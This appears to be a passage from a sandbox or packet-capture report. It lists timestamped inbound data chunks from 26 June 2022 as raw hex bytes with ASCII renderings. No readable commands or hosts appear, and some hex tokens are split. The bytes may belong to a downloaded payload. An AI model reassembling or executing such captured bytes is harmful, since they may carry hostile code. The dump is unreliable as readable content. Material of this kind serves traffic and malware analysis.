2022-06-26 07:42:48 UTC	93	IN	Data Raw: 66 ff 60 b6 99 3f 66 30 2d 66 b7 21 23 da da 66 28 2d 68 b9 ec 25 da da da 66 a6 0d fb b9 da da 66 20 2d dc bd 21 23 da da 36 38 9e 66 e5 30 66 11 2e 66 fd 66 20 2d 75 66 9e 0d d2 86 da da 66 f5 66 9e 0d c7 da da da 34 36 38 9e 66 e5 30 66 11 5e e9 05 2e 7b 66 17 66 fd 66 20 2d 75 8f 29 64 50 05 eb 20 09 25 64 38 0d eb 20 11 25 68 20 55 75 8f dc 94 b1 9c 1c 25 68 20 15 df 35 25 25 25 0d d9 ca da da 66 f5 68 20 15 0d 7f da da da 34 83 36 66 c0 38 9e 68 65 25 30 66 11 2c 66 20 2d 5e e5 21 66 35 64 30 21 c6 27 da 25 66 35 af 37 66 28 2d 5f 2c d6 99 17 66 25 06 20 21 65 66 30 2 d 64 67 19 34 38 9e 66 e5 30 66 11 66 20 2d a5 9d c8 25 50 4f 66 20 2d 66 65 2d da 95 31 da 95 2d 66 20 2d 68 6d 13 66 20 2d 68 75 15 66 20 2d 5e e5 17 0d 70 23 da da 66 20 2d eb 65 c8 Data Ascii: f ?f0-fl#(-h%ff -!#68f0f.ff -ufff468f0f^.{fff -u)dP %d8 %h u%h 5%%f%h 46f8he%0f,f^!f5d0!%f57f(-_,f% !ef0-dg48f0ff -%POf -fe-1-f -hmf -huf -^p#f -e
2022-06-26 07:42:48 UTC	95	IN	Data Raw: 25 0d ca 1f da da 34 c4 ed e0 25 25 30 0d 0a d6 da da 34 30 0d 7d d6 da da 34 66 20 2d 75 30 68 30 fd 66 20 19 0d 9a d6 da da 34 66 20 fd 0d c7 1f da da 34 c4 76 e0 25 25 30 0d 27 d6 da da 34 30 0d 06 d6 da da 34 66 20 2d 75 30 68 30 f9 66 20 19 0d 23 21 da da 34 66 20 f9 0d 50 1f da da 34 c4 93 e0 25 25 30 0d b0 1f da da 34 30 0d 23 1f da da 34 66 20 19 6d 5e 0d 27 97 29 99 3d c6 55 66 20 2d 75 ea 92 20 15 66 30 19 0d 89 1f da da 34 c4 18 e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 d1 0b 1c 25 0d 4f 1f da da 34 c4 fe e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 01 0b 1c 25 0d 35 1f da da 34 c4 e4 e0 25 25 30 0d 95 1f da da 34 66 20 19 6d 5e 0d 27 97 2f 99 00 6d 99 24 6d 99 48 c6 5a 30 0d ab 1f da da 34 66 20 2d 75 ea 92 20 13 66 30 19 0d d4 d4 da da 34 c4 f7 Data Ascii: %4%%040}4f -u0h0f 4f 4v%%0'404f -u0h0f #!4f P4%%040#4f m^)=Uf -u f04%ef -u f)%04%ef -u f)%54%%04f m^/m\$mHZ04f -u f04
2022-06-26 07:42:48 UTC	96	IN	Data Raw: 66 20 2d 75 dd c1 0b 1c 25 df dc 25 25 25 0d 0d 0d da da 34 c6 40 66 2b 64 20 01 c6 fa 66 2b af 25 00 da 25 25 25 ea 7e e0 3d 9c 1c 25 4e e6 66 2b 0d 6b fb 25 25 64 2b c6 27 da 2b 66 2b a5 5d 25 99 e4 66 2b af 25 5f 20 d6 50 ac 66 20 2d 75 66 3b 06 30 01 66 20 01 0d b6 19 da da 34 66 2b a5 5d 25 99 3b da 2b c6 37 66 20 2d 75 68 20 d6 df dc 25 25 25 0d e3 19 da da 34 66 2b a5 5d 25 ea 60 ff 1d da da 66 20 2d da ad 1d 23 da da 0e e5 7f 34 3a 89 64 35 8d f0 c7 65 25 68 20 f9 df 27 25 25 25 0d 1a c3 da da 9e c4 c4 72 da da c6 c6 3a 83 36 66 c0 38 9e 1c 28 0a 75 28 25 25 1c 2a 0a 75 25 1c 28 75 28 25 25 25 1c 1c 1c 1c 25 25 25 25 1c 1c 25 45 25 25 25 30 66 11 5c e9 1d 23 da da 2e 7b 66 ff 66 15 0e e5 64 60 21 23 da da 0e e5 64 60 1d 23 da da 60 b6 99 e6 Data Ascii: f -u%6%%%4@f+d f+%6%%%-=%Nf+k%6%d+'f+]f%+%_ Pf -uf;0f 4f+]%;+7f -uh %%%64f+]%)f #-44d5e%h ' %%%Lr:6f8(u(%5%%u%u(%%%6%%E%%6%0f#.{fff !#d'#
2022-06-26 07:42:48 UTC	97	IN	Data Raw: 13 8b 66 20 17 8b 64 20 11 c6 5b 8b 66 58 15 af 20 c4 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 19 8b 64 20 11 c6 3f 8b 66 58 19 af 20 c6 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 15 8b 64 20 11 5e 58 21 25 a3 33 30 ea 92 a2 0d e2 23 da da 34 66 1d c6 95 a5 58 0d 27 52 8f 0d 46 ca da da ea 92 ed ea 92 e0 09 e5 1c 25 06 ed 66 9c 2c 94 89 25 25 25 74 d2 d4 34 8b 46 e5 89 8b de 1d 8b 5e 18 09 e5 1c 25 25 9b 61 ea 92 a2 16 ed a3 10 8b 5e a2 89 c6 0a 0d 55 ca da 66 1d a5 58 1b dc 50 37 8b 66 20 19 8b 64 20 11 8b 66 20 17 8b 64 20 13 c6 35 8b 66 20 19 8b 64 20 13 8b 66 20 17 8b 64 20 11 66 ae af e8 6c 0b 1c 25 66 eb 0d 3e 21 da da 66 ae 66 eb 0d 3b d6 da da a5 18 79 c2 1c 25 25 ea 9a 8e 25 25 25 66 f0 b9 0b 1c 25 dd d5 cd 65 25 0d f4 c3 da da 60 e5 ea 9a 76 Data Ascii: f d [fX f d f d ?fX f d f d ^X!%30#4fX'RF%f,%%%t4F^%%a^UfXP7f d f d 5f d f d fl%f>!ff,y%6%%6%%f%e%v
2022-06-26 07:42:48 UTC	99	IN	Data Raw: da da 66 9e 0d d4 b9 da da c6 e4 66 9e 66 fb 0d 77 b9 da da 83 36 66 c0 38 e7 29 25 66 e5 2e 7b 32 2c 66 b4 66 17 66 1d 8f 27 68 69 49 29 75 7b 32 0d 29 dd da da 60 e5 a3 e0 af 29 49 c6 27 66 9e 7f 3a 83 36 9e 30 66 11 2c 2e 7b 32 64 28 21 66 1f 66 15 66 38 2d 2e 66 20 35 66 65 21 0e a4 66 fb 0d 46 da da da 5e 16 25 50 e8 66 20 21 66 29 dd 66 ae 0d 58 d7 da da 3a 83 36 34 38 e7 2d 25 b5 30 66 11 0e a4 2c 2c 2c 2c 2c 2e 7b 32 0e e5 30 8d 86 88 65 25 89 da 55 89 64 45 0d a2 92 da da 64 20 21 96 dc 25 25 25 e3 d5 0b 1c 25 9a 05 0b 1c 25 9a 05 0b 1c 25 9a 05 0b 1c 25 66 ae 6f 68 1e 69 6d 0d 54 da da da 34 66 30 19 66 eb 0d b3 6e da da 30 8f e6 68 20 15 75 94 e5 9c 1c 25 66 ae 6f 68 1e 5d 6d 0d 7b da da da 34 66 30 15 66 a2 0d 46 6e da da 1e 5e a2 29 Data Ascii: fffw6f8)%f.{2,fffhi)u(2`)!f:60f,,{2d(lfff8-f 5fe!fF^%Pf !f)fX:648-%0f,,,,,{20e%UdEd !%%6%%0h u%fohimT 4f0fn0h u%fohjm{4f0fFn^)
2022-06-26 07:42:48 UTC	100	IN	Data Raw: 7b 0d a6 8e da da 5c 98 01 21 da da 25 35 25 25 50 41 8d e0 dc 25 25 68 60 0f d8 da da 75 66 60 f5 21 da da 75 0d 9a d7 da da 60 e5 50 fe 8d e0 dc 25 25 68 60 0f d8 da da 75 7c 8d 0b 1c 25 75 0d c9 d7 da da 66 eb 0d 68 da da da 64 20 19 c6 e4 06 90 f5 21 da da 64 50 19 68 60 0f d8 da da d7 81 0d b7 33 25 66 f5 67 68 60 ca 23 da da 94 29 dc 25 25 0d 22 ae da da dd 09 d7 65 25 64 20 21 dd 09 d7 65 25 64 20 1d 66 9e 66 f0 d5 4a 65 25 0d 53 a9 da da a9 e5 99 04 66 1e 29 0d fb b7 da da 64 20 21 66 20 21 0d c6 f7 da da 60 e5 99 37 66 30 21 a5 a1 27 da 53 99 2d dd 0d d7 65 25 6 4 20 1d 8d 25 dc 25 25 68 60 0f 21 da da 75 7c 5d f5 1c 25 66 65 29 75 7c 8d 0b 1c 25 0d d3 7c da da 75 0d 75 8e da da 68 70 c9 d6 da da 66 de 0d 8a 5c da da 68 60 c9 d6 da da 64 60 c9 Data Ascii: {\%5%%PA%%h`uf!u P%%h`u %%ufhd ldPh`3%6fgh`#)%%`e%d !e%d fJ%eSf)d !f !'7f0!'S-e%d %%%h `!u }%fe)u }%luuhpfh`d`

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:42:48 UTC	191	IN	Data Raw: 4d 41 ff e3 b7 a0 66 07 74 70 3c e9 ac ac 6b c4 02 a2 ed 7f 9a 72 c7 f9 b1 bb cc b1 d2 34 bd ee e0 cd ba 96 60 60 66 43 40 f3 67 fe 13 9a a3 82 99 b2 44 d7 fb ca 00 fb bd ed c9 23 ef fa 71 93 5b 76 44 8f 8f 17 56 d9 46 d3 01 9c c1 bd 85 b7 0b 80 be 1d ce 5f 7a e2 2d 55 33 e9 75 38 fd 91 9b 53 3a e3 71 22 a2 78 ec b6 1d a5 2f 1e c5 e8 02 6a 0e 06 79 45 fc 5b 64 03 86 98 41 84 0d f6 dc c5 1f 14 98 1f 51 f1 f6 12 93 c5 4d 57 0c 0c 0c be 73 f5 48 92 be dd 7b 66 4c 5c c3 cb ae 42 94 ff f2 e7 07 20 20 e9 3f ee a2 7d 3b 45 e9 35 a5 ae c4 09 f9 84 2e 29 e0 44 6d 24 cc 5f 3c 2a 2a ea 40 40 40 c9 8f 38 11 84 df 65 3a 69 57 4a 91 fd 5d 91 c3 e5 33 15 83 e6 ce 07 a0 66 f9 b0 b0 87 8e b4 a4 ef ef 67 82 e6 80 90 d0 2f c2 f3 78 82 90 90 70 68 f6 ba 49 49 89 3f 00 00 Data Ascii: MAftp<kr4``fC@gD#q[vDVF_z-U3u8S:q"xjyE[dAQMWsH(fl\B0 ?);E5.)Dm\$\$_<*&@@@e:iWJ}3fg/xphl?
2022-06-26 07:42:48 UTC	195	IN	Data Raw: 23 2c e3 0c 24 3b 6c 3d 5d 92 98 80 1b 5c 28 ae 7d 6b 39 42 18 25 2e 30 47 29 12 fe af 54 63 0e cb 46 23 71 a3 31 ce 07 b3 cd 8f c1 66 cf d7 98 c4 28 73 e0 e0 dc 5c db 12 aa 05 46 f5 5b fb 60 24 36 21 59 be 19 06 5b dd d7 1e 65 55 6c aa 37 4c 66 21 d4 ec a8 f6 ef fb fd 8b ea a2 73 7f 55 4d 2e a1 9c 4d 2e bd a5 02 d2 e1 9b 20 c7 1a b9 bb ab fd 73 f3 80 42 94 09 ff 6f ca b9 18 f0 c9 5f 81 92 52 4b 75 dc e9 52 35 0f e0 61 09 78 79 f0 af 00 89 0a a4 68 16 7d f3 cd 18 fe 62 46 b9 51 9f ef be a4 49 0c 2e 4b 27 53 36 53 be bc 76 22 b7 cd 3e 0f b0 e7 c9 8b a8 b2 6e 9f 65 69 13 c7 00 85 c6 e0 51 82 3d 43 37 ad 0f d1 33 97 f2 ab d5 8f 00 16 f5 5f 44 89 3a 09 70 3a a5 e5 af 08 9c f1 5e 43 f8 e5 d3 5c 4f ba ed 6e 4c 84 d9 f2 07 78 46 3c 62 07 a1 1f 68 a6 fc 4e a0 02 Data Ascii: #,\$ =)(\k9B%.0G)TcF#q1f(s[F['\$6!Y[eUl7L!sUM.M. sBo_RKuR5axyh)bFQl.K'S6Sv">neiQ=C73_D: p:^C\OnLxF<bhN
2022-06-26 07:42:48 UTC	199	IN	Data Raw: 68 b7 0e 54 96 1f 6a b3 8d 2c 6c b1 29 ff d4 ec d7 47 31 95 47 5c fd 81 12 24 01 78 f4 44 c4 2b c7 ff 91 89 e3 4c 4e 75 9d b3 7f 73 41 8f be 07 92 d5 c3 37 99 35 eb 97 6f c4 f7 4c b6 6f 07 a4 11 79 e8 7c 07 5f b8 da 2c ea 16 d1 75 76 4b af 03 f4 92 26 69 ff bf 66 6a a2 1d eb c9 4e d3 1b 25 0c d8 cf 9a 84 41 e5 30 38 65 db 4d fb 16 5c bd 53 7f 59 74 04 d3 5f 5d 56 22 95 b6 86 20 82 f7 ea 84 ed 15 fd cf 50 79 63 3b 00 53 08 c9 d5 88 ad 1b de 76 98 85 a2 73 97 dd 5c f5 03 71 cd cb 8b 3f ff 23 24 82 ba 34 e9 0f 11 02 a9 de 6b d0 d3 2e fa 76 85 5a c1 5b 2d 16 4e b5 e4 55 3e 71 ef a5 da 40 0d 4f 9c 01 9d 0c de 09 55 ae e6 23 d4 8b cf 19 88 28 30 26 76 b4 55 8f 2b 21 e9 e9 fb dc f8 8f d6 d0 d5 f4 4d 8c a2 ea 9f 67 6c 43 3d 10 05 8a 3e e9 b1 3a f0 97 95 fa 8a 3f 4f Data Ascii: hTj,)G1G\>xD+LNusA75oLoy[_uvK&ijfN%A08eMSYt_JV" Pyc;Svs!q?#4k.vZ[NU>qMU#(0&vU+!MglC=>:?O
2022-06-26 07:42:48 UTC	203	IN	Data Raw: 39 dc 7e 73 79 c2 4b 51 dc 98 33 f8 48 e4 e1 62 e4 9e 3f 72 45 27 04 4e 05 31 69 a4 15 c2 1e 11 1d 78 50 60 9d df fc 8d 08 2f 4a 80 5d 0c a5 d0 9d 46 11 19 9f 59 68 16 49 89 7e 3a ea 4f c3 11 79 f1 68 d7 9d ef 70 10 10 df 8f 5e d7 bf 08 b0 6d 7c 34 d3 49 4f 88 dd ae 12 c3 23 a3 54 e7 82 09 89 f5 df 1f ba 58 56 cb 64 12 3a 3c b6 75 6f 03 59 62 be 28 5c 08 32 bf 8f f5 05 4e 22 5f 81 25 83 d1 66 ee 90 95 f7 ce 42 b1 ad 3d c4 75 ba 04 aa 11 69 c4 35 7a 88 06 e0 5d 73 ac 33 79 58 3d 28 61 b5 3c 72 c5 e7 bf 56 60 b9 b1 a2 f5 b6 8e b0 6e 29 f2 18 25 b7 52 2d 3f 5a 24 cc 5f 3c 1c 08 b0 0a 0d 4f 17 7e 8a 04 a2 c5 70 1d bc 0a ec 34 52 44 50 e8 df 8b 09 b2 ca 98 ea b8 01 86 6e f6 d7 22 b1 9a 69 9c d2 c5 9f cc f1 a1 52 47 5e 44 61 30 60 2c f9 df 6f 87 18 bb bd 2d 65 Data Ascii: 9~syKQ3Hb?rE'N1ixP'/JfYhl~:Oyhp*ml4lO#TXVd:<uoYb(l2N"_%fB=ui5z)s3yX=(a<rV'n)%R?-R^O~p4R DPn"iRG^Da0',-o-e
2022-06-26 07:42:48 UTC	207	IN	Data Raw: 62 34 71 ee d1 8f e9 8e 05 6e 12 41 57 67 df b1 60 d2 2c ad 8d c9 94 ad 9d dc 2e 3a e4 8b df 52 b0 d5 57 18 85 4f 94 c3 89 81 57 ee e2 43 8a 01 21 cb bb 34 b3 39 9e 1a 52 fc 0a 69 12 f6 5b ec 01 e2 99 a1 42 da ea 57 e4 f4 9a b9 5a 2c 7d 3f 6d 22 8d 0b 5e 83 44 fd e3 47 6f ae 65 a3 24 8f fe 51 04 78 77 64 33 2e 81 48 d0 8d ee fd 53 2a 4a 41 e7 7a 01 f0 de 9b 6a 17 18 6d 3c 75 6d 3a ec b6 99 1f 49 00 23 e6 69 b1 bc 42 27 ec fe c2 b8 c8 7f 9c 39 e2 7b 66 ff c7 60 8b 01 02 2a f4 11 d3 a8 e5 81 eb e9 47 be 6c ba a9 2a 8c 1a e2 60 11 04 a2 3b 69 39 4d d1 e3 70 3b 8e d7 78 67 e5 c5 f3 69 65 48 e2 ec 23 f2 59 93 bd 7b 07 c2 75 48 d4 ca 3c 72 b9 2b fb ca 34 e4 c9 f2 e9 4b a0 ee 1d 0b b9 37 c3 ec 2d 9a fc a3 12 fd a8 16 4c 4e d0 3e 36 3e 6a 85 3a 4e 7b 45 03 4b aa Data Ascii: b4qnAWg',,:RWOWC\49Ri[BWZ,}?"DGo\$Qxwd3.HS*JAzjm<um: i#B'9f*Gf*';i9Mp;xgieH#Y{uH<r+4K7-LN>6>j;N\{EK
2022-06-26 07:42:48 UTC	212	IN	Data Raw: e8 64 21 81 90 ce 85 4a 79 4f 53 c9 ea 03 40 6f b6 c1 db 05 be a7 0c 50 f8 fe 68 1d 32 28 fc eb 46 68 39 75 0e 60 6b a7 6f 57 e8 f3 a9 1c 24 05 7b 10 30 d3 c7 87 90 b3 27 22 43 fc 4a b5 b3 f1 a4 b0 f6 93 5a 3a f6 e7 5a 0c 3e 5e 11 78 f0 8a 20 d6 b5 6c 43 af cd d7 5c 0e 08 1c 17 9c 3b ca 59 7f 4d 6d 12 d3 25 59 6f c3 6d 48 92 d2 8b eb 8c 7d d0 1f 6e 81 af 15 d9 f5 23 0b a7 af 81 28 f5 ea 24 0f 30 38 1f 14 8a 6a e8 d2 6a 74 85 dd 38 2e b2 a8 df d7 ee d3 ad ac 9c 67 1d 24 bb eb 8f 35 71 d9 d0 31 10 0d c3 34 57 54 36 e5 67 af 91 5e 1e 61 4c 2e fe 95 5c 3a 32 f5 8a d3 8c 83 7d e8 50 a2 04 02 94 66 f3 05 20 18 84 58 2f 9b 87 1b 58 62 fc 72 91 cf 2f 4c 6f cc 77 b4 62 62 4d 4d 3c fc 49 88 5e 83 92 b2 c7 80 44 cf 5e ec 02 ce 74 0d 27 29 76 4d d7 07 be 45 23 fc Data Ascii: d!JyOS@oPh2(Fh9u'koW\$[0""CJZ:Z>^> IC\;YmM%YomH)n#(\$08j't8,g\$5q14WT6g^aL.)2}Pf X/Xbr/Low bbMM<l^D^t*)vME#
2022-06-26 07:42:48 UTC	216	IN	Data Raw: 67 ef 43 5b 46 45 59 48 27 19 fb a7 c8 3e 02 dd 7c 96 2a 86 5c fc 9f f1 ac fb 32 48 fd 6f 1f 8f 0e 4e cf 9d 06 ab 74 80 3c b8 12 14 17 ab 26 0c db de 86 bc 66 11 cd 7b e5 83 ff e6 b0 57 2a 2e 59 66 0f 89 79 1b 1e cb 53 1e 45 28 e4 3e f2 2f 13 4a 6b 75 6c ec 44 88 e7 bd 2e 27 e8 e3 27 01 70 fb 57 a1 49 75 67 35 9d 23 7b da ea 69 45 69 c8 e2 8b 39 c3 2e 18 7f 9e f7 2e 87 3d 3c 87 e6 6e 9f 11 27 59 73 01 ae 58 f3 9d 9b e9 05 06 16 d2 f7 c6 14 8e bb 0c d9 39 76 0d ed 42 5a 23 d7 68 b5 4b 65 6b ce e5 ae fe 10 db ca 9a f2 54 a9 e4 47 a9 18 8c ed cc 95 f4 9e 35 35 9c 19 69 e1 74 a2 87 71 9a 3c 2a c7 28 80 43 8c 2b a3 db 1e f1 23 67 22 2d be 5c b1 db 58 b9 28 6e 52 ec fc 36 57 2b 89 3c 95 44 ff a8 ef 42 8e 1a ee a0 52 28 8d f3 c5 de a0 b7 a2 d9 1b 5e 8b 8a bd b5 Data Ascii: gC[FEYH'>^l2HoNt<&f{W*. YfySE(>/JkulD."pWlug5#fiEi;..=<nYsX9vBZ#hKekTG5sitq<(C+&g^l~X(R6W+<DBR(^
2022-06-26 07:42:48 UTC	219	IN	Data Raw: bb 8f a0 bf 0f b5 5d e1 01 30 8c 8d 5f 28 29 03 97 5f 6a 03 bd e6 f7 5a da cc 91 5a 8f c9 2e 46 f0 3d ee 84 4b 32 eb 96 9f 92 41 81 ec 14 32 fd 7a 38 49 41 f6 57 65 16 2a 3d 5e 6d 16 84 b6 22 99 4f f5 37 88 5c f8 62 07 a9 49 a2 75 81 04 f0 ae 0f b1 cf 9e 06 4b 63 b3 93 7b 10 5a 8e ad 32 a3 1b 78 c9 84 b6 53 1a 6d 31 43 19 8b 18 7e c9 ff 0e b7 96 fd 66 f6 2a a9 5a 99 5c 24 2e 66 53 4a 03 e1 95 e4 97 0f be 43 3a 9c cf 32 e0 7f a8 33 e6 65 6d 11 dc 5f 98 74 2f 92 7a 70 00 7c cb 95 bf b0 d8 ce 75 a8 7e fa 61 3c c0 a3 9e 24 90 7d 83 98 9e ff 1a 1f 46 62 17 18 14 d1 32 92 79 27 ff bf 57 73 28 f6 89 93 d3 dc b7 51 26 00 a4 d6 16 d8 21 bb 8c 81 d0 fd 16 1a e1 f0 17 bf 28 b1 b7 7d e8 73 c2 f3 a3 56 01 d6 e5 31 b7 90 a0 ca 30 58 9e 7c f9 02 c1 f1 42 8a ab 7b 12 b1 bb Data Ascii: j0(_)jZZ.F=K2A2z8IAWe*^mO7\bluKc[Z2xS1C~f^Zl\$.fSJC:23em_t/zp u~a\$&Fb2yWs(Q&!)sV10X B{
2022-06-26 07:42:48 UTC	223	IN	Data Raw: 3b 50 1f 78 a2 b5 c0 3c 5e fd d5 8a bc 01 b7 74 f9 78 05 7d 0c 5b 94 70 33 d7 65 d4 8a 97 38 a0 19 a0 63 a2 b6 92 bc 55 00 de d6 b1 d7 5a 03 28 e5 95 c9 2b 18 26 c3 67 9a d3 ef f3 07 57 27 63 d0 ba 1e 71 2e 00 d1 60 4c fc 20 80 8e 33 54 d3 79 cc c6 fb 77 1f f4 2f 79 4c 09 59 22 b3 bb 75 1b a3 62 11 b4 96 96 d0 3c ed fe f1 da cf 08 5a 87 50 67 44 4e 77 b8 7e 4c c5 ee 20 82 72 ed 77 dd a9 4d f0 e9 ec 7e d2 19 15 b2 75 26 ab d4 31 14 2b e5 f2 67 2c e5 33 5f 4a b3 7c e1 71 76 58 03 1b 8f 63 57 e5 4b d1 6e fe 84 a6 00 f4 55 b9 2d b1 25 fb 09 b1 6c 1a 6f 61 8c 2b 75 b3 c1 b1 e2 eb fa 86 0e d1 38 c9 10 c6 96 36 ed 43 0b 8e bf 11 76 15 20 33 d3 5a d2 a6 a1 27 86 63 84 08 2e 16 12 fc 47 4f 87 4d 37 d9 ed c2 ed 16 69 3c f5 51 a3 b9 fd 63 36 ee 29 3d 94 0b b7 ec f6 Data Ascii: ;Px<^bxj[p3e8cUZ(+&gW'cq.`L 3Tyw/yLY"ub<ZPgDNw~L rwM~u&1+g,3_JjqXvCKWkN-%loa+u86Cv 3Z'C. GOM7i<Qc6)=

Timestamp	kBytes transferred	Direction	Data
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2022-06-26 07:42:48 UTC	231	IN	Data Raw: d2 39 1c 13 fd d6 f6 e1 e5 3e f6 14 86 48 d9 3d 10 bb b4 4d bd 13 38 be 17 61 97 f9 81 49 b9 bf 67 37 85 62 3f 07 c7 68 53 cc 54 a9 40 a3 db b8 11 30 61 54 ef 89 93 3e 64 fc ea 0c 4a 80 c0 bd 08 3c 75 82 c9 7f 68 7a bc 84 64 d0 ce ba d8 86 6e 25 ed 89 1a 85 35 61 d3 c6 ec 7d 71 5c 0d 9c 0e 11 6f 8b 2f f0 ee 71 95 35 0b b5 fd 4a 1b 42 f4 3e a9 77 5c 33 d1 96 51 89 83 22 64 2f 9b cf e3 bb dd fb c6 01 68 df 9a 52 a2 16 26 ff ef 56 05 86 62 da f9 9b c3 e6 e8 e1 0e d8 15 99 8d fb d1 79 ad 40 0e b9 bb 42 47 46 fd a6 7b f2 50 e9 60 8b a7 f1 6d a0 bb 96 8a 24 1b 79 2b 4b 7a e8 4d 83 b2 32 b6 44 9b ad 00 b6 bc ca 0a be 37 59 f6 55 6d 65 db 99 6e 89 c3 26 fc 06 36 fc 6b 53 55 cc de e2 82 2d 87 47 cd 4d 88 5c 20 48 2a 90 a7 40 7f 52 64 b6 90 ba 35 56 56 14 3c 44 52 Data Ascii: 9>H=M8alg7b?hST@0aT>dJ<uhzdn%5a}ql0/q5JB>w!3Q"d/hR&Vby@BGF{P'm\$y+KzM2D7YUmen&6kSU-GM\ H*@Rdk5VV<DR
2022-06-26 07:42:48 UTC	235	IN	Data Raw: 14 8a fe 92 5b 62 7d 46 3c d6 d1 8e 14 92 c1 8e e8 18 48 f3 75 4e 19 67 33 b4 4b b4 92 29 90 e5 92 59 30 c4 28 3d 8f 87 2c 2d 3c 54 79 25 64 c4 2a a1 44 6b dd d6 38 60 b7 e1 9f f1 75 01 6d 9e 8f d9 1f 21 c5 ca 0f 3c 26 5c 0f 50 74 61 38 8a 8e 61 f1 c3 fb cc ff 16 44 7c 6f 3a 8a e6 41 d0 18 f2 ef 2c d7 e3 b0 51 65 b0 d6 00 13 3b 48 27 c9 18 ab 84 5d da 78 a5 f5 c6 4b ec 7c 76 39 0d 8e 9f 15 25 96 3c da 08 0f e8 67 73 51 ff 63 07 64 12 75 6c d0 c0 87 d3 05 27 ff 42 0b a9 57 44 c9 c6 47 29 84 97 0e 26 67 77 e6 2a 7a 58 3c f6 c4 2d 18 7b c4 d5 09 28 c9 e7 21 b9 40 0b 4b 00 81 4f ad e2 07 9b 85 2b 95 92 30 95 b6 ad a3 43 10 b6 37 f5 4f 6f c9 c4 8f 71 fa 84 07 18 94 ed 84 84 a7 49 64 30 f4 2d a2 c5 1e 76 fb 6e 45 d8 16 aa 25 4e c7 24 5e 70 42 e1 f3 57 da e3 43 5c Data Ascii: [b]F<HuNg3K)Y0(=-,<Ty%d'Dk8'um!<&lPta8aD]o:A,Qe;H'jxK v9%<gsQcdul'BWDG)&gw*zX<-{L(!@KO+0 C7OoqlD0-vnE%N\$'pBWC\
2022-06-26 07:42:48 UTC	239	IN	Data Raw: af ee a7 01 73 1a 2e 59 61 c5 f4 20 5d 13 23 e8 74 9e 0b ac 6f 66 41 62 45 ee 3b c8 4b 9b 7b c6 a3 61 90 62 a5 8d ba e2 44 76 12 c4 f9 ef 8b 2f 34 39 dc a4 7a 90 8a b5 42 6e 97 0b 4b 6c 53 38 12 b5 47 37 b3 59 e4 a4 f4 46 61 00 32 3d f2 75 de 00 cf 4f ec 68 88 e6 de 00 1f 42 71 a5 97 b7 4a dc 76 3c bd 3d 37 d4 56 23 18 86 61 10 3f 3c a4 86 0b c0 c4 9e 0c ec fc e3 ac b7 85 5a f1 d3 8f 60 d2 c1 87 f7 5e ce e7 9a 6f 2a 57 24 64 58 9c eb 9b 4a c0 29 51 a7 73 0a a8 36 42 11 50 c6 28 b5 ae 76 d8 52 34 47 3c fe c6 31 e6 76 b2 5a 29 41 6a 01 22 18 40 96 20 98 35 66 17 dc a0 ca 1e 2f 49 66 fb 2a 21 41 b9 f8 26 a1 8f 74 f0 1f e0 2d 9d 42 c7 05 d1 61 de dd 4c e4 e2 19 76 1c a6 a1 ea 9a 24 51 4c 61 ca 2e 7c 7d 45 10 ed 11 1f dc 66 e8 96 52 02 8c b7 ff 8c ba 98 19 7c Data Ascii: s.Ya]#tofAbE;K[abDv/49zBnKlS8G7YFa2=uOhBqJv<=7V#a?<^o"W\$dXJ)Qs6BP(vR4G<1vZ)Aj"@ 5f/lf *!A&t-BaLBv\$QLa.])Efr
2022-06-26 07:42:48 UTC	244	IN	Data Raw: 5e 55 aa bf b4 ca 34 b4 05 d1 50 0c d2 fc ef db e5 38 38 61 37 e9 d6 35 fb 59 74 4d ba 68 38 f9 69 db 89 f5 1b 05 18 15 2d c7 e6 68 fb 06 4a 0c 1b 4e d0 df 82 3b 81 80 c8 a9 b2 49 bf c1 76 73 f0 9c c3 2f b2 f8 e0 5c 22 d6 1b 0b 88 55 6a 55 2d a3 3a 82 6e d4 18 df 87 66 4d 99 d2 5e be 58 f4 fb cf 70 98 e2 4c 2f 51 0d 57 55 09 0a 6d ff df 04 64 af a8 34 d2 d8 e0 66 8c 6c ac dd a2 24 9d ea 02 5f 1b 84 b5 85 c4 e4 e6 6b 24 26 dd 54 c2 52 c7 c4 0b 77 4c 8e 09 70 b2 b6 05 be 20 6e 79 f2 b7 ab 66 2a 1b 5b 45 95 07 fb 38 b4 ef 40 38 f1 2e 39 eb 21 66 0d 99 87 b2 b4 fc 00 d5 b5 f0 c7 8e d5 f5 9c 58 a2 cd 9c 76 67 30 12 10 47 02 5d 10 f0 e5 9d 2d fa 61 c8 83 52 06 8d d3 3f 1c 90 b6 c3 41 6e a5 c7 f3 28 f3 4c 15 b4 90 0e ca ae c4 5e 1a d6 38 2f 74 7d 7a 79 ca 04 9b Data Ascii: ^U4P88a75YtMh8i-hJN;ivsA"UjU:-nfM^XpL/QWUmd4f!\$_k\$&TRwLp nyf*[E8@8.9!fXvg0G]~aR?An(L'8/t)zy
2022-06-26 07:42:48 UTC	248	IN	Data Raw: 63 5c 5e e0 04 d4 a9 c7 95 e2 96 21 17 4b 1f 0a a0 5f c4 68 6a a9 49 d5 4f c4 05 fa e9 49 22 04 2b f5 cb cd 1e a2 f1 84 a8 28 19 8b 08 ef 7c 5c 02 87 d6 4d 3b 77 75 44 a2 2a e5 79 7c ed 7a 58 f2 5b ce 6a 79 d1 15 b0 97 9a 66 ac 0f 38 a5 b4 de 6f 79 95 87 5a f8 90 e9 c0 22 91 b2 85 31 1a 8e 9b c8 dc 43 52 cc e0 45 ed 61 6c 6c a3 e4 f5 63 a2 99 c4 d5 85 a2 55 cc 26 51 89 61 f0 52 46 57 4d 24 30 2d 48 41 cb ba 80 6a a2 56 07 4f 67 b4 9b ae 77 5a 96 fd ce 9e 31 2b 25 0f ed 02 99 5b f6 09 54 61 3a 34 c3 33 6f 98 ae 46 3e 92 3d 02 e3 e2 ef fa a2 21 77 05 ba 49 b9 7b 19 37 7a 8e 87 e3 6e c0 f4 5d 7c d9 aa 0d 1c 3e 3d ce 3d 39 bf ca 82 9b aa 23 c7 d4 16 e3 57 c8 c1 be 77 8d f2 77 4f c8 18 4a b6 5f 70 4a c2 61 ce 0e 3e 35 da 0c ee 92 f2 25 48 16 85 ba 78 00 e0 da Data Ascii: c^!K_hj OI"+(!IM;wuD*y)zX[jyf8oyZ"1CREallcU&QaRFWM\$0-HA]VOgWZ1+%[Ta:43oF>=!wl{7zn}]>==9 #WwwOJ_pJa>5%hX
